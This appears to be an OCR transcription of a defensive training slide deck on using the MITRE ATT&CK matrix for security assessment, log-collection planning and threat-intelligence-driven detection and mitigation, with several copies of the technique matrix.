| Spearphishing via Service | Execution through Module Load | BITS Jobs | Dylib Hijacking | Compile After Delivery | Forced Authentication | Network Sniffing | Remote Desktop Protocol | Data Staged | Domain Fronting | Exfiltration Over Physical Medium | Inhibit System Recovery |
| Supply Chain Compromis | Exploitation for Client Execution | Bootkit | Exploitation for Privilege Escalation | Compiled HTML File | Hooking | Password Policy Discove | Remote File Copy | Email Collection | Domain Generation Algorithms | Scheduled Transfer | Network Denial of Service |
| Trusted Relationship | Graphical User Interface | Browser Extensions | Extra Window Memory Injection | Component Firmware | Input Capture | Peripheral Device Discovery | Remote Services | Input Capture | Fallback Channels | | Resource Hijacking |
| Valid Accounts | InstallUtil | Change Default File Association | File System Permissions Weakness | Component Object Model Hijacking | Input Prompt | Permission Groups Discovery | Replication Through Removable Media | Man in the Browser | Multi-hop Proxy | | Runtime Data Manipulation |
| | Launchctl | Component Firmware | Hooking | Control Panel Items | Kerberoasting | Process Discovery | Shared Webroot | Screen Capture | Multi-Stage Channels | | Service Stop |
| | Local Job Scheduling | Component Object Model Hijacking | Image File Execution Options Injection | DCShadow | Keychain | Query Registry | SSH Hijacking | Video Capture | Multiband Communication | | Stored Data Manipulation |
| | LSASS Driver | Create Account | Launch Daemon | Deobfuscate/Decode Files or Information | LLMNR/NBT-NS Poisonin and Relay | Remote System Discover | Taint Shared Content | | Multilayer Encryption | | Transmitted Data Manipulation |
| | Mshta | DLL Search Order Hijacking | New Service | Disabling Security Tools | Network Sniffing | Security Software Discovery | Third-party Software | | Port Knocking | | |
| | PowerShell | Dylib Hijacking | Path Interception | DLL Search Order Hijacking | Password Filter DLL | System Information Discovery | Windows Admin Shares | | Remote Access Tools | | |
| | Regsvcs/Regasm | External Remote Services | Plist Modification | DLL Side-Loading | Private Keys | System Network Configuration Discovery | Windows Remote Management | | Remote File Copy | | |
| | Regsvr32 | File System Permissions Weakness | Port Monitors | Execution Guardrails | Securityd Memory | System Network Connections Discovery | | | Standard Application Layer Protocol | | |
| | Rundll32 | Hidden Files and Directories | Process Injection | Exploitation for Defense Evasion | Two-Factor Authentication Interception | System Owner/User Discovery | | | Standard Cryptographic Protocol | | |
| | Scheduled Task | Hooking | Scheduled Task | Extra Window Memory Injection | | System Service Discovery | | | Standard Non-Application Layer Protocol | | |
| | Scripting | Hypervisor | Service Registry Permissions Weakness | File Deletion | | System Time Discovery | | | Uncommonly Used Port | | |
| | Service Execution | Image File Execution Options Injection | Setuid and Setgid | File Permissions Modification | | Virtualization/Sandbox Evasion | | | Web Service | | |
| | Signed Binary Proxy Execution | Kernel Modules and Extensions | SID-History Injection | File System Logical Offsets | | | | | | | |
| | Signed Script Proxy Execution | Launch Agent | Startup Items | Gatekeeper Bypass | | | | | | | |
| | Source | Launch Daemon | Sudo | Group Policy Modification | | | | | | | |
| | Space after Filename | Launchctl | Sudo Caching | Hidden Files and Directories | | | | | | | |
| | Third-party Software | LC_LOAD_DYLIB Additio | Valid Accounts | Hidden Users | | | | | | | |
| | Trap | Local Job Scheduling | Web Shell | Hidden Window | | | | | | | |
| | Trusted Developer Utilities | Login Item | | HISTCONTROL | | | | | | | |
| | User Execution | Logon Scripts | | Image File Execution Options Injection | | | | | | | |
| | Windows Management Instrumentation | LSASS Driver | | Indicator Blocking | | | | | | | |
| | Windows Remote Management | Modify Existing Service | | Indicator Removal from Tools | | | | | | | |
| | XSL Script Processing | Netsh Helper DLL | | Indicator Removal on Host | | | | | | | |
| | | New Service | | Indirect Command Execution | | | | | | | |
| | | Office Application Startup | | Install Root Certificate | | | | | | | |
| | | Path Interception | | InstallUtil | | | | | | | |
| | | Plist Modification | | Launchctl | | | | | | | |
| | | Port Knocking | | LC_MAIN Hijacking | | | | | | | |
| | | Port Monitors | | Masquerading | | | | | | | |
| | | Rc.common | | Modify Registry | | | | | | | |

## ATT&CK Navigator


https://github.com/mitre-attack/attack-navigator

# Assessment and Engineering – How ATT&CK Can Help

- **Drive decisions about what you collect (and buy) based on visibility**
  - Where are your gaps?
  - What other tools can you choose?
  - Will they help you build more effective defenses?
- **Help you move toward a broader view of security beyond just detection**
- **Increase awareness of where you may need to accept risk**
  - What *can't* you detect or mitigate?


# Assessment and Engineering

- **Collect *one* log source that will improve your ATT&CK visibility**
  - Especially if you’re struggling to write many detections
- **Places to start (that cost nothing but time):**
  - Windows Event Logs
    - Malware Archaeology Cheat Sheets (including ATT&CK): https://www.malwarearchaeology.com/cheat-sheets/
    - NCSC Logging Made Easy: https://github.com/ukncsc/lme/
  - Sysmon
    - SwiftonSecurity sysmon-config: https://github.com/SwiftOnSecurity/sysmon-config

# Assessment and Engineering 

- **Assess your ATT&CK coverage map *beyond* just detection**
- **What can you mitigate?**
  - Can you mitigate with tools?
  - Can you mitigate with policies? (People and process matter too!)
- **What *can't* you detect or mitigate?**
  - May need to accept risk

# Assessment and Engineering



| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command And | Exfiltration | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Commonly Used Port | Automated Exfiltration | Data Destruction |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Communication Through Removable Media | Data Compressed | Data Encrypted for Impact |
| External Remote Services | Command-Line Interface | Account Manipulation | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Connection Proxy | Data Encrypted | Defacement |
| Hardware Additions | Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | Domain Trust Discovery | Exploitation of Remote Services | Data from Information Repositories | Custom Command and Control Protocol | Data Transfer Size Limits | Disk Content Wipe |
| Replication Through Removable Media | Control Panel Items | AppInit DLLs | Application Shimming | Clear Command History | Credentials in Files | File and Directory Discovery | Logon Scripts | Data from Local System | Custom Cryptographic Protocol | Exfiltration Over Alternative Protocol | Disk Structure Wipe |
| Spearphishing Attachment | Dynamic Data Exchange | Application Shimming | Bypass User Account Control | CMSTP | Credentials in Registry | Network Service Scanning | Pass the Hash | Data from Network Shared Drive | Data Encoding | Exfiltration Over Command and Control Channel | Endpoint Denial of Service |
| Spearphishing Link | Execution through API | Authentication Package | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Network Share Discovery | Pass the Ticket | Data from Removable Media | Data Obfuscation | Exfiltration Over Other Network Medium | Firmware Corruption |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | Dylib Hijacking | Compile After Delivery | Forced Authentication | Network Sniffing | Remote Desktop Protocol | Data Staged | Domain Fronting | Exfiltration Over Physical Medium | Inhibit System Recovery |
| Supply Chain Compromise | Exploitation for Client Execution | Bootkit | Exploitation for Privilege Escalation | Compiled HTML File | Hooking | Password Policy Discovery | Remote File Copy | Email Collection | Domain Generation Algorithms | Scheduled Transfer | Network Denial of Service |
| Trusted Relationship | Graphical User Interface | Browser Extensions | Extra Window Memory Injection | Component Firmware | Input Capture | Peripheral Device Discovery | Remote Services | Input Capture | Fallback Channels | | Resource Hijacking |
| Valid Accounts | InstallUtil | Change Default File Association | File System Permissions Weakness | Component Object Model Hijacking | Input Prompt | Permission Groups Discovery | Replication Through Removable Media | Man in the Browser | Multi-hop Proxy | | Runtime Data Manipulation |
| | Launchctl | Component Firmware | Hooking | Control Panel Items | Kerberoasting | Process Discovery | Shared Webroot | Screen Capture | Multi-Stage Channels | | Service Stop |
| | Local Job Scheduling | Component Object Model Hijacking | Image File Execution Options Injection | DCShadow | Keychain | Query Registry | SSH Hijacking | Video Capture | Multiband Communication | | Stored Data Manipulation |
| | LSASS Driver | Create Account | Launch Daemon | Deobfuscate/Decode Files or Information | LLMNR/NBT-NS Poisoning and Relay | Remote System Discovery | Taint Shared Content | | Multilayer Encryption | | Transmitted Data Manipulation |
| | Mshta | DLL Search Order Hijacking | New Service | Disabling Security Tools | Network Sniffing | Security Software Discovery | Third-party Software | | Port Knocking | | |
| | PowerShell | Dylib Hijacking | Path Interception | DLL Search Order Hijacking | Password Filter DLL | System Information Discovery | Windows Admin Shares | | Remote Access Tools | | |
| | Regsvcs/Regasm | External Remote Services | Plist Modification | DLL Side-Loading | Private Keys | System Network Configuration Discovery | Windows Remote Management | | Remote File Copy | | |
| | Regsvr32 | File System Permissions Weakness | Port Monitors | Execution Guardrails | Securityd Memory | System Network Connections Discovery | | | Standard Application Layer Protocol | | |
| | Rundll32 | Hidden Files and Directories | Process Injection | Exploitation for Defense Evasion | Two-Factor Authentication Interception | System Owner/User Discovery | | | Standard Cryptographic Protocol | | |
| | Scheduled Task | Hooking | Scheduled Task | Extra Window Memory Injection | | System Service Discovery | | | Standard Non-Application Layer Protocol | | |
| | Scripting | Hypervisor | Service Registry Permissions Weakness | File Deletion | | System Time Discovery | | | Uncommonly Used Port | | |
| | Service Execution | Image File Execution Options Injection | Setuid and Setgid | File Permissions Modification | | Virtualization/Sandbox Evasion | | | Web Service | | |
| | Signed Binary Proxy Execution | Kernel Modules and Extensions | SID-History Injection | File System Logical Offsets | | | | | | | |
| | Signed Script Proxy Execution | Launch Agent | Startup Items | Gatekeeper Bypass | | | | | | | |
| | Source | Launch Daemon | Sudo | Group Policy Modification | | | | | | | |
| | Space after Filename | Launchctl | Sudo Caching | Hidden Files and Directories | | | | | | | |
| | Third-party Software | LC_LOAD_DYLIB Addition | Valid Accounts | Hidden Users | | | | | | | |
| | Trap | Local Job Scheduling | Web Shell | Hidden Window | | | | | | | |
| | Trusted Developer Utilities | Login Item | | HISTCONTROL | | | | | | | |
| | User Execution | Logon Scripts | | Image File Execution Options Injection | | | | | | | |
| | Windows Management Instrumentation | LSASS Driver | | Indicator Blocking | | | | | | | |
| | Windows Remote Management | Modify Existing Service | | Indicator Removal from Tools | | | | | | | |
| | XSL Script Processing | Netsh Helper DLL | | Indicator Removal on Host | | | | | | | |
| | | New Service | | Indirect Command Execution | | | | | | | |
| | | Office Application Startup | | Install Root Certificate | | | | | | | |
| | | Path Interception | | InstallUtil | | | | | | | |
| | | Plist Modification | | Launchctl | | | | | | | |
| | | Port Knocking | | LC_MAIN Hijacking | | | | | | | |
| | | Port Monitors | | Masquerading | | | | | | | |
| | | Rc.common | | Modify Registry | | | | | | | |

## Spearphishing Attachment?

## Supply Chain Compromise?

# Assessment and Engineering

- **Plan out your tool and log acquisition strategy based on coverage**
- **Determine what techniques your current logs and tools detect and mitigate**
  - Review documentation for the tool
  - Ask the vendor
  - Validate tool output
- **Consider what changes you could make to your environment**
  - Should you change configurations of an existing tool?
  - Should you acquire a new tool?
  - What gaps would that tool help you fill?
- **Examine your security budget and plan for the best use of resources**

# Assessment and Engineering

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command And | Exfiltration | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulati | Access Token Manipulati | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Commonly Used Port | Automated Exfiltration | Data Destruction |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Communication Through Removable Media | Data Compressed | Data Encrypted for Impact |
| External Remote Services | Command-Line Interface | Account Manipulation | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Connection Proxy | Data Encrypted | Defacement |
| Hardware Additions | Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | Domain Trust Discovery | Exploitation of Remote Services | Data from Information Repositories | Custom Command and Control Protocol | Data Transfer Size Limits | Disk Content Wipe |
| Replication Through Removable Media | Control Panel Items | AppInit DLLs | Application Shimming | Clear Command History | Credentials in Files | File and Directory Discovery | Logon Scripts | Data from Local System | Custom Cryptographic Protocol | Exfiltration Over Alternativ Protocol | Disk Structure Wipe |
| Spearphishing Attachmen | Dynamic Data Exchange | Application Shimming | Bypass User Account Control | CMSTP | Credentials in Registry | Network Service Scannin | Pass the Hash | Data from Network Shared Drive | Data Encoding | Exfiltration Over Comman and Control Channel | Endpoint Denial of Service |
| Spearphishing Link | Execution through API | Authentication Package | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Network Share Discovery | Pass the Ticket | Data from Removable Media | Data Obfuscation | Exfiltration Over Other Network Medium | Firmware Corruption |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | Dylib Hijacking | Compile After Delivery | Forced Authentication | Network Sniffing | Remote Desktop Protocol | Data Staged | Domain Fronting | Exfiltration Over Physical Medium | Inhibit System Recovery |
| Supply Chain Compromis | Exploitation for Client Execution | Bootkit | Exploitation for Privilege Escalation | Compiled HTML File | Hooking | Password Policy Discove | Remote File Copy | Email Collection | Domain Generation Algorithms | Scheduled Transfer | Network Denial of Service |
| Trusted Relationship | Graphical User Interface | Browser Extensions | Extra Window Memory Injection | Component Firmware | Input Capture | Peripheral Device Discovery | Remote Services | Input Capture | Fallback Channels | | Resource Hijacking |
| Valid Accounts | InstallUtil | Change Default File Association | File System Permissions Weakness | Component Object Model Hijacking | Input Prompt | Permission Groups Discovery | Replication Through Removable Media | Man in the Browser | Multi-hop Proxy | | Runtime Data Manipulation |
| | Launchctl | Component Firmware | Hooking | Control Panel Items | Kerberoasting | Process Discovery | Shared Webroot | Screen Capture | Multi-Stage Channels | | Service Stop |
| | Local Job Scheduling | Component Object Model Hijacking | Image File Execution Options Injection | DCShadow | Keychain | Query Registry | SSH Hijacking | Video Capture | Multiband Communication | | Stored Data Manipulation |
| | LSASS Driver | Create Account | Launch Daemon | Deobfuscate/Decode Files or Information | LLMNR/NBT-NS Poisonin and Relay | Remote System Discover | Taint Shared Content | | Multilayer Encryption | | Transmitted Data Manipulation |
| | Mshta | DLL Search Order Hijacking | New Service | Disabling Security Tools | Network Sniffing | Security Software Discovery | Third-party Software | | Port Knocking | | |
| | PowerShell | Dylib Hijacking | Path Interception | DLL Search Order Hijacking | Password Filter DLL | System Information Discovery | Windows Admin Shares | | Remote Access Tools | | |
| | Regsvcs/Regasm | External Remote Services | Plist Modification | DLL Side-Loading | Private Keys | System Network Configuration Discovery | Windows Remote Management | | Remote File Copy | | |
| | Regsvr32 | File System Permissions Weakness | Port Monitors | Execution Guardrails | Securityd Memory | System Network Connections Discovery | | | Standard Application Layer Protocol | | |
| | Rundll32 | Hidden Files and Directories | Process Injection | Exploitation for Defense Evasion | Two-Factor Authentication Interception | System Owner/User Discovery | | | Standard Cryptographic Protocol | | |
| | Scheduled Task | Hooking | Scheduled Task | Extra Window Memory Injection | | System Service Discovery | | | Standard Non-Application Layer Protocol | | |
| | Scripting | Hypervisor | Service Registry Permissions Weakness | File Deletion | | System Time Discovery | | | Uncommonly Used Port | | |
| | Service Execution | Image File Execution Options Injection | Setuid and Setgid | File Permissions Modification | | Virtualization/Sandbox Evasion | | | Web Service | | |
| | Signed Binary Proxy Execution | Kernel Modules and Extensions | SID-History Injection | File System Logical Offsets | | | | | | | |
| | Signed Script Proxy Execution | Launch Agent | Startup Items | Gatekeeper Bypass | | | | | | | |
| | Source | Launch Daemon | Sudo | Group Policy Modification | | | | | | | |
| | Space after Filename | Launchctl | Sudo Caching | Hidden Files and Directories | | | | | | | |
| | Third-party Software | LC_LOAD_DYLIB Additior | Valid Accounts | Hidden Users | | | | | | | |
| | Trap | Local Job Scheduling | Web Shell | Hidden Window | | | | | | | |
| | Trusted Developer Utilities | Login Item | | HISTCONTROL | | | | | | | |
| | User Execution | Logon Scripts | | Image File Execution Options Injection | | | | | | | |
| | Windows Management Instrumentation | LSASS Driver | | Indicator Blocking | | | | | | | |
| | Windows Remote Management | Modify Existing Service | | Indicator Removal from Tools | | | | | | | |
| | XSL Script Processing | Netsh Helper DLL | | Indicator Removal on Host | | | | | | | |
| | | New Service | | Indirect Command Execution | | | | | | | |
| | | Office Application Startup | | Install Root Certificate | | | | | | | |
| | | Path Interception | | InstallUtil | | | | | | | |
| | | Plist Modification | | Launchctl | | | | | | | |
| | | Port Knocking | | LC_MAIN Hijacking | | | | | | | |
| | | Port Monitors | | Masquerading | | | | | | | |
| | | Rc.common | | Modify Registry | | | | | | | |

**New Windows Logs Collected**

**New EDR Tool: 2020**

# Threat Intelligence – How ATT&CK Can Help


- **Use knowledge of adversary behaviors to help inform defenders**
- **Structuring threat intelligence with ATT&CK allows us to…**
  - *Compare* behaviors
    - Groups to each other
    - Groups over time
    - Groups to defenses
  - *Communicate* in a common language
    - Across teams in your organization
    - Across organizations

# Threat Intelligence

- **Choose *one* threat group you care about**
- **Look at existing ATT&CK techniques the group uses**
  - Many threat intelligence teams and vendors map to ATT&CK
  - https://attack.mitre.org/groups/

# Threat Intelligence

- **Make recommendations to your defenders on how to detect and mitigate the group’s techniques**



## Spearphishing Attachment

### Mitigation


Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity. Solutions can be signature and behavior based, but adversaries may construct attachments in a way to avoid these systems.

